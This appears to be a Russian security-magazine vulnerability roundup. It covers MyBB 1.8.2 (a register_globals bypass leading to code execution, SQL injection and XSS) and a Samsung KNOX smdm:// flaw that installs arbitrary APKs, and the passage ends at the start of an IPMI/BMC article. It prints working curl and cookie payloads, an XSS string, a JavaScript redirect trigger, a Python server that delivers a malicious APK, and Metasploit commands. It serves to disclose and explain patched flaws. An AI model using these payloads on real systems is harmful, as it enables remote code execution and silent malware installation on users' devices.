В сегодняшнем обзоре мы пройдемся по различным веб-уязвимостям в одном популярном проекте, а также разберем простую, но при этом довольно интересную уязвимость в Android-устройствах от компании Samsung и то, как решение для улучшения безопасности может содержать ошибку, что приведет лишь к дополнительному вектору атаки.

РАЗЛИЧНЫЕ УЯЗВИМОСТИ В MYBB 1.8.2

CVSSv2: N/A
Дата релиза: 8 июля 2014 года
Автор: Taoguang Chen, Avinash Kumar Thapa
CVE: N/A

Думаю, бесплатный PHP-движок для создания форумов MyBB знаком многим, плюс мы его освещали на страницах нашего журнала, поэтому перейдем к самому интересному — уязвимостям.

В случае, когда `register_globals` включены, MyBB будет вызывать функцию `unset_globals()`, которая будет удалять все глобальные переменные в PHP, пришедшие из массивов $_POST, $_GET, $_FILES и $_COOKIE:

```
if(@ini_get("register_globals") == 1)
    {
        $this->unset_globals($_POST);
        $this->unset_globals($_GET);
        $this->unset_globals($_FILES);
        $this->unset_globals($_COOKIE);
    }
    ...
}
...
function unset_globals($array)
{
    if(!is_array($array))
    {
        return;
    }
    foreach(array_keys($array) as $key)
    {
        // Двойное удаление из-за zend_hash_del_key_or_index↵
           в PHP <4.4.3 и <5.1.4
```

```
        unset($GLOBALS[$key]);
        unset($GLOBALS[$key]);
             }
}
```

Но эту функцию мы можем обойти.

Сделаем небольшую проверку — отправим запрос вида foo.php?_COOKIE=1, в результате мы создадим переменную $_GET['_COOKIE'].

В результате, когда отправится переменная $_GET['_COOKIE']=1, функция уничтожит $GLOBALS['_COOKIE']:

```
    $this->unset_globals($_GET);
    ...
}
...
function unset_globals($array)
{
    ...
    foreach(array_keys($array) as $key)
    {
        unset($GLOBALS[$key]);
```

Это означает, что массив $_COOKIE был удален. Но это также означает, что все глобальные переменные, зарегистрированные PHP, из массива $_COOKIE не будут удалены, потому что не будут обработаны:

```
        $this->unset_globals($_COOKIE);
    }
    ...
}
...
function unset_globals($array)
{
    if(!is_array($array))
    {
        return;
    }
```

Для массивов $_GET и $_FILES все будет аналогично, и они будут удалены с помощью unset_globals(), а соответствующие глобальные переменные, зарегистрированные PHP, — нет.

Теперь отправим запрос вида $_POST['GLOBALS'], $_FLIES['GLOBALS'] или $_COOKIE['GLOBALS'].

В этом случае данная функция удалит массив $GLOBALS['GLOBALS']. Так как это автоматическая глобальная переменная и она связывает глобальную символьную таблицу, мы можем использовать $GLOBALS['key'] для получения доступа к глобальной переменной внутри всего скрипта. Это происходит из-за нарушения связи массива и таблицы, так как массив был удален. Помимо этого, переменные из массивов $_GET, $_FILES и $_COOKIE не будут уничтожены.

Разработчики знали об этой проблеме и подстраховались:

```
    $protected = array("_GET", "_POST", "_SERVER",↵
    "_COOKIE", "_FILES", "_ENV", "GLOBALS");
    foreach($protected as $var)
    {
        if(isset($_REQUEST[$var]) ||↵
           isset($_FILES[$var]))
        {
            die("Hacking attempt");
    }
}
```

К их несчастью и нашей удаче, есть небольшой обход такой защиты.

$_REQUEST представляет собой ассоциативный массив, содержащий смесь из данных массивов $_GET, $_POST и $_COOKIE.

Но в PHP версии от 5.3 есть опция под эту переменную:

```
request_order = "GP"
```

Это рекомендованная настройка в php.ini. При такой установке переменная $_REQUEST содержит только $_GET и $_POST массивы без $_COOKIE. Это позволяет нам отправить $_COOKIE['GLOBALS'] и обойти функцию unset_globals() в PHP 5.3.

Теперь рассмотрим один интересный метод:

```
class MyBB {
  ...
 function __destruct()
    {
   if(function_exists=("run_shutdown"))
          {
             run_shutdown();
          }
    }
}
```

Для нас представляет интерес функция run_shutdown():


```
function run_shutdown()
   {
      global $config, $db, $cache, $plugins,↵
      $error_handler, $shutdown_functions,↵
      $shutdown_queries, $done_shutdown, $mybb;
      ...
      // Запустить функцию shutdown,↵
         если такая имеется
      if(is_array($shutdown_functions))
    {
       foreach($shutdown_functions as function)
          {
            call_userfunc_array↵
                  ($function['function'],↵
                  $function['arguments']);
          }
     }
       $done_shutdown = true;
   }
```

Переменная $shutdown_functions инициализируется с помощью функции add_shutdown() в init.php:

```
// Установить shutdown-функции, которые нужно↵
   запустить глобально
add_shutdown('send_mail_queue');
```

Но сама функция add_shutdown() содержит ошибки:

```
function add_shutdown($name, $arguments=array())
    {
       global $shutdown_functions;
       if(!is_array($shutdown_functions))
     {
         $shutdown_functions = array();
     }
       if(!is_array($arguments))
    {
        $arguments = array($arguments);
    }
       if(is_array($name) && method_exists↵
          ($name[0], $name[1]))
       {
        $shutdown_functions[] = ↵
              array('function' => $name,↵
              'arguments' => $arguments);
         return true;
       }
       else if(!is_array($name) && ↵
             function_exists($name))
       {
         $shutdown_functions[] = ↵
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
            array('function' => $name,↵
            'arguments' => $arguments);
          return true;
      }
      return false;
  }
```

Из кода выше мы видим, что она содержит уязвимость, потому что переменная `$shutdown_functions` инициализируется без каких-либо проверок, что позволяет нам выполнить произвольный код.

EXPLOIT

То есть для случаев, когда на сервере установлены следующие флаги:

```
request_order = "GP"
register_globals = On
```

мы можем провести удаленную атаку. Вызовем `phpinfo()`:

```
$ curl --cookie "GLOBALS=1; shutdown_functions[0]↵
[function]=phpinfo; shutdown_functions[0]↵
[arguments][]=-1" http://www.target/
```

Другой пример использования этой уязвимости, когда PHP использует следующую конфигурацию:

```
disable_functions = ini_get
```

В этом случае функция `unset_globals` вызывается независимо от того, включен или нет `register_globals`:

```
if(@ini_get("register_globals") == 1)
{
    $this->unset_globals($_POST);
    $this->unset_globals($_GET);
    $this->unset_globals($_FILES);
    $this->unset_globals($_COOKIE);
}
```

Пример атаки проверен на `disable_functions = ini_get` и `register_globals = On`:

```
index.php?shutdown_functions[0][function]=↵
phpinfo&shutdown_functions[0][arguments][]=-1
```

Помимо этого, в функции run_shutdown() содержится SQL-инъекция:

```
function run_shutdown()
{
     global $config, $db, $cache, $plugins,↵
     $error_handler, $shutdown_functions,↵
     $shutdown_queries, $done_shutdown, $mybb;
     ...
     // У нас имеется несколько↵
        shutdown-запросов для запуска
     if(is_array($shutdown_queries))
       {
    // Пробегаемся циклом и запускаем
    foreach($shutdown_queries as $query)
           {
               $db->query($query);
           }
}
```

Инициализация происходит в файле `global.php`:

```
$shutdown_queries = array();
```

Но не все скрипты включают в себя `global.php`, например `css.php`:

```
require_once "./inc/init.php";
```

В итоге мы не подключаем этот файл и переменная `$shutdown_queries` не инициализируется, но в результате мы имеем уязвимость типа SQL-инъекция.

Для случая `request_order = "GP"` и `register_globals = On`:

```
$ curl --cookie "GLOBALS=1; shutdown_queries[]=↵
  SQL_Inj" http://www.target/css.php↵
  disable_functions = ini_get и register_globals = On:
    css.php?shutdown_queries[]=SQL_Inj
```

Кстати, Таогуан Чэнь (Taoguang Chen) нашел эти уязвимости 6 марта и сообщил через специальную security-форму, но так и не получил ответа. Лишь обратившись к разработчику через внутренние сообщения официального форума, он смог добиться выхода патча в середине ноября. Так что эти уязвимости могли эксплуатироваться и ранее.

Помимо такой глобальной уязвимости, другим исследователем была найдена уязвимость типа XSS в этой версии движка. Для ее эксплуатации создадим новый аккаунт и перейдем на страницу редактирования:

```
*User CP >Edit Profile > **Custom User Title*
```

Вводим следующую тестовую команду:

```
<img src=x onerror=alert('XSS');>
```

Сохраняем и проходим по ссылке `/upload/calendar.php`, где мы создадим любое событие и откроем его. После чего увидим долгожданное alert-окно.

TARGETS

MyBB <= 1.8.2;
MyBB 1.6 <= 1.6.15.

SOLUTION

Есть исправление от производителя.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В SAMSUNG GALAXY KNOX ANDROID BROWSER

CVSSv2: N/A
Дата релиза: 12 ноября 2014 года
Автор: Quarkslab
CVE: N/A

Хакеры из компании Quarkslab после выхода Samsung Galaxy S5 провели исследование прошивки, в ходе которого они нашли довольно простую уязвимость и написали рабочий эксплойт. Уязвимым оказалось приложение UniversalMDMApplication, которое используется в корпоративном секторе. Оно входит по умолчанию в Samsung Galaxy S5 ROM (и другие модели) и является частью Samsung KNOX.

При запуске приложения со специальными атрибутами мы можем заставить его думать, что пришло новое обновление, после чего на устройстве появится всплывающее окно, которое спросит пользователя, установить его или нет. При положительном ответе будет установлено произвольное приложение, если же пользователь нажмет на кнопку отмены, то можно применить небольшой трюк и просто перезапустить это окно, будто кнопка отмены не работает.

Данную уязвимость можно использовать через электронное письмо (при нажатии на специально созданную ссылку) или создать вредоносную HTML-страницу, при заходе на которую через Chrome или браузер по умолчанию пользователь запустит наш эксплойт. Есть еще вариант воспользоваться

MITM-атакой, вставляя свой JavaScript-код внутрь HTML-страниц, которые загружаются устройством.

Помимо того что приложение UniversalMDMClient является частью Samsung KNOX и поэтому установлено в систему по умолчанию, оно имеет собственный зарегистрированный URI `smdm://`. О такой особенности приложения мы можем узнать из файла `AndroidManifest.xml` этого приложения:

```
<manifest android:versionCode="2"↵
 android:versionName="1.1.14" package=↵
 "com.sec.enterprise.knox.cloudmdm.smdms"↵
 xmlns:android="http://schemas.android.com/apk/res/↵
 android">
    <uses-sdk android:minSdkVersion="17"↵
     android:targetSdkVersion="19" />
    [...]
    <uses-permission android:name="android.↵
    permission.INSTALL_PACKAGES" />
    [...]
    <application android:allowBackup="true"↵
    android:name=".core.Core">
    <activity android:configChanges="keyboard|↵
     keyboardHidden|orientation" android:↵
     excludeFromRecents="true"↵
     android:label="@string/titlebar" android:↵
     name=".ui.LaunchActivity"↵
     android:noHistory="true" android:theme=↵
     "@android:style/Theme.DeviceDefault">
        <intent-filter>
        <data android:scheme="smdm" />
        <action android:name="android.intent↵
         .action.VIEW" />
        <category android:name="android.intent.↵
         category.DEFAULT" />
        <category android:name="android.intent↵
         .category.BROWSABLE" />
        </intent-filter>
      </activity>
[...]
</application>
</manifest>
```

За регистрацию отвечает `intent-filter`, который назначает обработчиком таких ссылок компонент `com.sec.enterprise.knox.cloudmdm.smdms.ui.LaunchActivity`. То есть при открытии `smdm:\\...` пользователем или его браузером стартуем метод `onCreate` из `LaunchActivity`. Само приложение обфусцировано с помощью proguard, но некоторые декомпиляторы автоматически его открывают. Из-за большого количества строк декомпилированный код функций будет приведен на скриншотах.

Первое, что проверяет данный метод, — это наличие файла `PreETag.xml` внутри директории `/data/data/com.sec.enterprise.knox.cloudmdm.smdms/shared_prefs/` с помощью одноименной функции `getPreETAG()`: если он найден, то приложение останавливает свою работу через метод `finish()`. По умолчанию такого файла не существует.

Далее приложение пытается получить объект типа Intent, который использовался для старта Activity, и определить, какие данные были получены. Данные должны иметь форму:

```
smdm://hostname?var1=value1&var2=value2
```

После их обработки в приложении должны будут появиться следующие переменные:

- `seg_url`;
- `update_url`;
- `email`;
- `mdm_token`;
- `program`;
- `quickstart_url`.

Для нас, конечно же, больше всего важен параметр `update_url`. Далее все переменные будут сохранены внутри файла `shared_preference`, и метод `onCreate()` закончится вызовом функции `Core.startSelfUpdateCheck()`.

`Core.startSelfUpdateCheck()` проверяет, происходит ли обновление, если нет, то вызывается `UMCSelfUpdateManager.startSelfUpdateCheck()`

Эта функция проверяет, доступно ли интернет-соединение, удаляет старые файлы обновления и создает URL, основанный на значении из строки `umc_cdn` внутри shared_pref-файла — `m.xml`, и добавляет строку `/latest`. `umc_cdn` — это наш объект типа Intent переменной udpdate_url. И это значение полностью контролируется атакующим. Далее вызывается `UMCSelfUpdateManager.doUpdateCheck()` с первым параметром из предыдущего URL.

Внутри нее инициализируется класс ContentTransferManager и отправляется HTTP-запрос, созданный из URL, контролируемого атакующим. Во время обработки происходит вызов класса handleRequestResult и различных методов: `onFailure()`, `onProgress()`, `onStart()`, `onSucess()` и так далее.

↑ **Декомпилированный код метода onCreate**

```
protected void onCreate(Bundle arg14) {
    super.onCreate(arg14);
    String PreETAG = UMCSelfUpdateManager.getPreETAG(this.getApplicationContext());
    if(PreETAG != null && !PreETAG.isEmpty()) {
        b.log("UMC:LaunchActivity", " PreETag Present: Close");
        this.finish();
        return;
    }

    try {
        Intent intent = this.getIntent();
        b.log("UMC:LaunchActivity", "onCreate : " + intent.getData().toString());
        String seg_url = intent.getData().getQueryParameter("seg_url");
        String update_url = intent.getData().getQueryParameter("update_url");
        String email = intent.getData().getQueryParameter("email");
        String mdm_token = intent.getData().getQueryParameter("mdm_token");
        String program = intent.getData().getQueryParameter("program");
        String quickstart_url = intent.getData().getQueryParameter("quickstart_url");
        String data_string = intent.getDataString();
        b.log("UMC:LaunchActivity", "onCreate :seg_url: " + seg_url);
        b.log("UMC:LaunchActivity", "onCreate :update_url: " + update_url);
        b.log("UMC:LaunchActivity", "onCreate :email: " + email);
        b.log("UMC:LaunchActivity", "onCreate :mdm_token: " + mdm_token);
        b.log("UMC:LaunchActivity", "onCreate :program: " + program);
        b.log("UMC:LaunchActivity", "onCreate :quickstart_url: " + quickstart_url);
        if(!UMCUtils.getSecureSetting(this.getApplicationContext(), "SEG_URL_OVERRIDE_ALLOWED")) {
            seg_url = null;
        }

        if(program == null) {
            program = "NORMAL";
        }

        LaunchActivity.writeLaunchParamters(this.getApplicationContext(), email, seg_url, update_url,
                mdm_token, program, quickstart_url, data_string);
```

↘ **Вторая часть кода из метода onCreate для вызова Core.startSelfUpdateCheck()**

```
        currentProgram = Core.getInstance().getCurrentProgram();
        b.log("UMC:LaunchActivity", "Current Program : " + currentProgram);
        b.log("UMC:LaunchActivity", "Launch Program : " + program);
        if(currentProgram == null || (currentProgram.equals(program))) {
            b.log("UMC:LaunchActivity", "First Launch");
        }
        else {
            Core.getInstance().getUserInterface().CleanUp();
            Core.relaunch();
        }

        Core.getInstance().writeServersInSharedPrefs(email, seg_url, update_url, program, quickstart_url);
    }
    catch(Exception v0_1) {
        b.e("UMC:LaunchActivity", "INVALID PARAMS finish Activity.");
        this.finish();
        return;
    }

    this.showDialog();
    Core.getInstance().startSelfUpdateCheck();
}
```

↓ **Вызов Core.startSelfUpdateCheck()**

```
public void startSelfUpdateCheck() {
    com.sec.enterprise.knox.cloudmdm.smdms.b.b.log("UMC:Core", "startSelfUpdateCheck");
    if(Core.currentState == Core$State.STATE_IDLE && !Core.UMCSelfUpdateManager.isUpdateInProgress()
            ) {
        goto launchUpdate;
    }
    else if(Core.UMCSelfUpdateManager.isUpdateInProgress()) {
        com.sec.enterprise.knox.cloudmdm.smdms.b.b.log("UMC:Core", "Self update already in progress.Bring update ui foreground ");
        Core.UMCSelfUpdateManager.bringUiToForeground();
    launchUpdate:
        Core.UMCSelfUpdateManager.startSelfUpateCheck(new Core$1(this));
    }
    else {
        com.sec.enterprise.knox.cloudmdm.smdms.b.b.log("UMC:Core", "mState is not IDLE. So not doing self update check : "
                + Core.currentState);
        Core.UserInterface.bringUiToForeground();
    }
}
```

```
public void startSelfUpateCheck(d coreInstance) {
    if(coreInstance != null) {
        b.log(UMCSelfUpdateManager.rj, "startSelfUpateCheck ");
        UMCSelfUpdateManager.coreInstance = coreInstance;
        if(!UMCServerUtils.isDataConnectionAvailable(UMCSelfUpdateManager.mContext)) {
            b.log(UMCSelfUpdateManager.rj, "No data connectivity and informing user ");
            this.updateActivityState(6);
        }
        else if(this.updateInProgress) {
            b.w(UMCSelfUpdateManager.rj, "Already self update in progress... ");
        }
        else {
            File umcApk = new File(String.valueOf(UMCSelfUpdateManager.mContext.getFilesDir().getPath()
                    .toString()) + "/" + "umc.apk");
            if(umcApk.exists()) {
                b.log(UMCSelfUpdateManager.rj, "deleted pending download:  " + umcApk.getAbsolutePath());
                umcApk.delete();
            }

            this.updateInProgress = true;
            String umc_cdn = m.getSharedPrefString(UMCSelfUpdateManager.mContext, m.umc_cdn);
            if(umc_cdn != null && !umc_cdn.isEmpty()) {
                UMCSelfUpdateManager.selfUpdateUrl = this.concatLatest(umc_cdn);  // append "/latest"
                b.log(UMCSelfUpdateManager.rj, "UMC self update download url: " + UMCSelfUpdateManager
                        .selfUpdateUrl);
                this.doUpdateCheck(UMCSelfUpdateManager.selfUpdateUrl, "umc.apk");
                return;
            }

            UMCSelfUpdateManager.GslbLookupObserver = new GslbLookupObserver(this);
            m v0_1 = m.getInstance();
            v0_1.a(UMCSelfUpdateManager.GslbLookupObserver);
            v0_1.j(UMCSelfUpdateManager.mContext, m.umc_cdn);
            b.log(UMCSelfUpdateManager.rj, "GslbLookup for umc started ");
        }
    }
}
```

```
private void doUpdateCheck(String updateUrl, String dstFile) {
    this.startTime = System.currentTimeMillis();
    this.mDownloadMgr = new ContentTransferManager(UMCSelfUpdateManager.mContext, this.startTime,
            new handleRequestResult(this));
    this.mDownloadMgr.matchHeader("ETag");
    this.mDownloadMgr.matchHeader("Content-Length");
    this.mDownloadMgr.matchHeader("x-amz-meta-apk-version");
    String ETag = this.getETag();
    if(ETag != null) {
        this.mDownloadMgr.addHeader("If-None-Match", ETag);
    }

    this.mDownloadMgr.doHead(UMCSelfUpdateManager.selfUpdateUrl, dstFile);
}
```

Вызов UMCSelfUpdateManager. startSelfUpdateCheck()

Вызов UMCSelfUpdateManager. doUpdateCheck()


Вызов метода onSucess()

```
public void onSuccess(h serverResponse) {
    int updateNeeded = 0;
    if(serverResponse != null) {
        serverResponse.logJobIdStatus();
        if(serverResponse.getHeaders() != null) {
            String ETag = serverResponse.headers.getString("ETag");
            String currentETag = serverResponse.headers.getString("Content-Length");
            String X_amz_meta_apk_version = serverResponse.headers.getString("x-amz-meta-apk-version");
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.log(UMCSelfUpdateManager.rj, "latestVersion: "
                    + X_amz_meta_apk_version);
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.log(UMCSelfUpdateManager.rj, "New eTagValue: "
                    + ETag);
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.log(UMCSelfUpdateManager.rj, "TotalSize: "
                    + UMCSelfUpdateManager.getTotalSize(this.parentInstance));
            if(X_amz_meta_apk_version != null && !X_amz_meta_apk_version.isEmpty()) {
                ETag = UMCUtils.getVersionName(UMCSelfUpdateManager.getContext(), UMCSelfUpdateManager
                        .getContext().getPackageName());
                com.sec.enterprise.knox.cloudmdm.smdms.b.b.log(UMCSelfUpdateManager.rj, "currentVersion: "
                        + ETag);
                if(UMCUtils.isGreater(X_amz_meta_apk_version, ETag)) {
                    updateNeeded = 1;
                }
                else {
                }
```

Для нас, конечно же, представляет наибольший интерес метод `onSucess()`. После того как приложение получит ссылку на сервер с обновлением, оно попытается обратиться к нему и проверит различные заголовки: ETag, Content-Length и `x-amz-meta-apk-version`. Значение из заголовка `x-amz-meta-apk-version` сравнивается с текущей версией UniversalMDMApplication APK-файла. И если в нем содержится большее число, то требуется обновление. И у пользователя на устройстве появится всплывающее окно, о котором было упомянуто ранее. Его пример приведен на скриншоте.

Если пользователь нажмет YES, то будет вызван метод `UMCSelfUpdateManager.onSuccess()`, в ходе которого приложение сделает еще один GET-запрос к серверу обновлений и полученный ответ сохранит как APK-файл. Затем будет вызвана функция `beginUpdateProcess()` для дальнейшего запуска отдельного потока `updateThread`.

Как видно из скриншота, функция `run` из класса `updateThread` вызывает `installApk`, который вызовет функцию `_installApplication()`. Суть новой функции довольно интересна: она отключает проверку приложений, чтобы запретить системе сканировать APK-файл во время установки, устанавливает новое приложение и включает проверку обратно. Код также представлен на скриншоте, но ниже приве-



Уведомление о новом обновлении на устройстве Samsung



Класс updateThread

Код функции _installApplication()

```
class updateThread extends Thread {
    updateThread(a arg1) {
        this.parent = arg1;
        super();
    }

    public void run() {
        String fullpath = a.getContext().getFilesDir() + "/" + a.getFilename(this.parent);
        boolean v1 = a.installApk(this.parent, fullpath);
        File apkfile = new File(fullpath);
        if(apkfile.exists()) {
            b.log(a.getTag(), "file deleted: " + apkfile.getAbsolutePath());
            apkfile.delete();
        }

        if(v1) {
            this.parent.gk();
        }
        else {
            this.parent.aH(-2);
        }
    }
}
```

```
private boolean _installApplication(String apkFilePath) {
    boolean v7 = false;
    boolean v5 = false;
    Log.d(InstallManager.TAG, "_installApplication:  apk path: " + apkFilePath);
    Log.d(InstallManager.TAG, "_installApplication:  Thread: " + Thread.currentThread().getName());
    apkFilePath = InstallManager.getValidStr(apkFilePath);
    if(apkFilePath != null && (apkFilePath.toLowerCase().endsWith(".apk"))) {
        File apkFile = new File(apkFilePath);
        int v2 = PackageManagerAdapter.INSTALL_REPLACE_EXISTING | PackageManagerAdapter.INSTALL_INTERNAL;
        int v6 = 0;
        PackageInstallObserver v3 = new PackageInstallObserver();
        try {
            apkFile.setExecutable(true, false);
            apkFile.setReadable(true, false);
            if(Settings$Global.getInt(InstallManager.mContext.getContentResolver(), GlobalSettingsAdapter
                    .PACKAGE_VERIFIER_ENABLE, 1) == 1) {
                Settings$Global.putInt(InstallManager.mContext.getContentResolver(), GlobalSettingsAdapter
                        .PACKAGE_VERIFIER_ENABLE, 0);
                v6 = 1;
            }

            PackageManagerAdapter.installPackage(InstallManager.mContext.getPackageManager(), Uri
                    .fromFile(apkFile), v3, v2, null);
            __monitor_enter(v3);
        }
        catch(Throwable v8) {
            goto label_119;
        }
        catch(Exception v1) {
            goto label_77;
        }
```

дена наиболее интересная функция. Вот таким простейшим образом происходит отключение проверки:

```
Settings$Global.putInt(InstallManager.mContext.↵
getContentResolver(), GlobalSettingsAdapter.↵
PACKAGE_VERIFIER_ENABLE_0);
```

Как видишь, на этом все проверки заканчивались, то есть приложение устанавливается в систему, при этом даже не появится стандартное окно, уведомляющее о требуемых правах доступа или проверке сертификата, которым оно подписано. То есть в итоге атакующий может установить произвольное приложение с произвольными правами доступа. Но есть один нюанс: если обновление уже было установлено или кто-то уже атаковал это устройство до нас, то появится значение ETag, которое запишется в файл:

```
/data/data/com.sec.enterprise.knox.cloudmdm.↵
smdms/shared_prefs/PreETag.xml
```

То есть когда метод `onCreate()` проверит его наличие в самом начале и найдет, о чем мы упомянули выше, то обновление не начнется и выполнение приложения остановится.

EXPLOIT

Так как суть уязвимости довольно проста, то и эксплойт такой же. Нам нужно создать HTML-страницу со следующим JavaScript-кодом (или вставить внутрь «белой» страницы):

```
<script>
function trigger(){
      document.location="smdm://meow?↵
      update_url=http://yourserver/";
      }
setTimeout(trigger, 5000);
</script>
```

Приятная особенность для атакующего, когда используется такой JavaScript-код, — если пользователь отменит обновление, то его снова перенаправит на эту же страницу и опять появится это всплывающее окно (отмазаться от установки почти невозможно). Далее сервер должен отправить устройству следующие заголовки:

- `x-amz-meta-apk-version` — произвольная цифра, которая больше, чем текущая версия. К примеру, 1337;
- `ETag` — MD5-хеш APK-файла;
- `Content-Length` — размер APK-файла (используется для полосы загрузки).

Ниже представлен Python-код серверной части:

```
import hashlib
from BaseHTTPServer import↵
BaseHTTPRequestHandler
APK_FILE = "meow.apk"
APK_DATA = open(APK_FILE,"rb").read()
APK_SIZE = str(len(APK_DATA))
APK_HASH = hashlib.md5(APK_DATA).hexdigest()
class MyHandler(BaseHTTPRequestHandler):

def do_GET(self):
    self.send_response(200)
    self.send_header("Content-Length",↵
    APK_SIZE)
    self.send_header("ETag", APK_HASH)
    self.send_header↵
    ("x-amz-meta-apk-version", "1337")
    self.end_headers()
    self.wfile.write(APK_DATA)
    return

def do_HEAD(self):
     self.send_response(200)
     self.send_header("Content-Length",↵
     APK_SIZE)
     self.send_header("ETag", APK_HASH)
     self.send_header↵
     ("x-amz-meta-apk-version", "1337")
     self.end_headers()
   return
if __name__ == "__main__":↵
from BaseHTTPServer import HTTPServer
server = HTTPServer(('0.0.0.0',8080), MyHandler)↵
server.serve_forever()
```

```
public void gb() {
    super.gb();
    File v1 = new File(a.mContext.getFilesDir() + "/" + "umc.apk");
    PackageInfo v0 = a.mContext.getPackageManager().getPackageArchiveInfo(v1.getAbsolutePath(),
            0);
    if(v0 == null || v0.packageName == null || !v0.packageName.equals(a.mContext.getPackageName())
            ) {
        b.e(a.rp, "NOT UMC APK : ABORT UPDATE");
        if(v1.exists()) {
            b.d(a.rp, "file deleted: " + v1.getAbsolutePath());
            v1.delete();
        }
    }
    else {
        b.d(a.rp, "It is the UMC APK");
    }

    a.e(a.mContext, a.rq);
}
```

Патч от Samsung для исправления уязвимости в Samsung KNOX


Есть Metasploit-модуль для быстрой и простой эксплуатации:

```
msf > use exploit/android/browser/↵
samsung_knox_smdm_url
msf exploit(samsung_knox_smdm_url) >↵
set LHOST 192.168.41.186
msf exploit(samsung_knox_smdm_url) > exploit
```

От авторов уязвимости доступно видео (bit.ly/1yWD0DX) по ее эксплуатации.

TARGETS

- Samsung Galaxy S5;
- Samsung Galaxy S4 (version checked: I9505XXUGNH8);
- Samsung Galaxy S4 mini (version checked: I9190UBUCNG1);
- Samsung Galaxy Note 3 (version checked: N9005XXUGNG1);
- Samsung Galaxy Ace 4 (version checked: G357FZXXU1ANHD).



Всплывающее окно при атаке после установки патча

SOLUTION

Есть исправление от производителя, но далеко не на всех устройствах, а только для лидеров продаж. Кстати, патч тоже был довольно прост: разработчики добавили проверку имени приложения, которое будет установлено (то есть оно должно быть UniversalMDMClient), так как в системе не может быть двух приложений с одинаковыми именами, но при этом подписанных разными сертификатами. Код патча также представлен на скриншоте.

Также можно попытаться пропатчиться самостоятельно. Нужно создать страницу со ссылкой (или зайти на блог авторов bit.ly/1AK3OGR):

```
smdm://patch/
```

После нажатия по ней устройство обратится к серверу Samsung UMC (Universal MDM Client) по умолчанию:

```
http://umc-cdn.secb2b.com:80
```

На этом сервере хранится последняя версия приложения UniversalMDMClient.apk. Она уже установлена в пропатченных моделях устройств (Samsung Galaxy S5, Note 4 и Alpha). Теперь твое устройство в безопасности...

На некоторое время ;). ⌶



БОЛЕЗНИ ВОСЬМИРУКА

Валентин Шильненков,
Positive Technologies
vshilnenkov@ptsecurity.com

БЕЗОПАСНОСТЬ IPMI/BMC-СИСТЕМ И ВЕКТОРЫ АТАК НА НИХ

Сегодня мы коснемся истории исследования безопасности IPMI, рассмотрим векторы для проведения атак и их дальнейшего развития с использованием IPMI.

КОРОТКО ОБ IPMI/BMC

IPMI — это набор спецификаций, регламентирующих, как общаться и что предоставлять. Все вендоры стараются придерживаться этих спецификаций.

BMC — это обертка из железа для работы IPMI. Представляет собой одноплатный компьютер (system on a chip) с щупальцами в сенсорах основного. Каждый вендор сам выбирает, что за железо использовать и как его объединять, что естественно. Все наши примеры мы будем рассматривать на Integrated Lights Out (iLO) от Hewlett-Packard (HP). HP iLO — это как раз связка BMC/IPMI. У других вендоров свои названия, реализации в железе и софте. Но, как правило, это одноплатный комп с процессором ARM и Linux'ом на борту.

Основная функция подобных устройств — сделать жизнь админов более простой и удобной: пропадает необходимость бежать к серверу и жать кнопку Reset / ставить новую систему / смотреть, почему он не грузится. Теперь можно подключиться к IPMI/BMC и сделать все это удаленно. К тому же появляется возможность получать информацию со всевозможных датчиков температуры, напряжения и так далее, что также довольно удобно.

УПРАВЛЕНИЕ

Интерфейсов управления несколько:

- веб-интерфейс (зависит от вендора);
- IPMI over LAN (UDP 623);
- из установленной системы на сервере (при условии, что установлены драйверы от производителя). Используемый софт: WMI под виндой, OpenIPMI, IPMItool под Linux.

С веб-интерфейсом все понятно. Каждый вендор сам решает, как он выглядит и как его реализовать. Второй и третий интерфейсы похожи, но различается среда передачи. В случае IPMI over LAN, как можно догадаться, команды передаются через сеть на порт UDP 623. Из установленной системы команды для IPMI передаются посредством файла устройства, обычно это /dev/ipmi0, которое появляется после установки драйвера. Стандартная утилита для взаимодействия с IPMI — это IPMItool под GNU/Linux, как наиболее простая в обращении.

DELL	iDRAC (Integrated Dell Remote Access Card)
HP	iLO (Integrated Lights Out)
Supermicro	Supermicro Intelligent Management
Lenovo	IMM (Integrated Management Module)
IBM	IMM (Integrated Management Module)
Fujitsu	iRMC (Integrated Remote Management Controller)
Sun	ILOM (Integrated Lights Out Manager)
Cisco	CICM (Cisco Integrated Management Controller)


Вендоры и их IPMI/BMC

ЧТО ПЕНТЕСТЕРУ IPMI/BMC

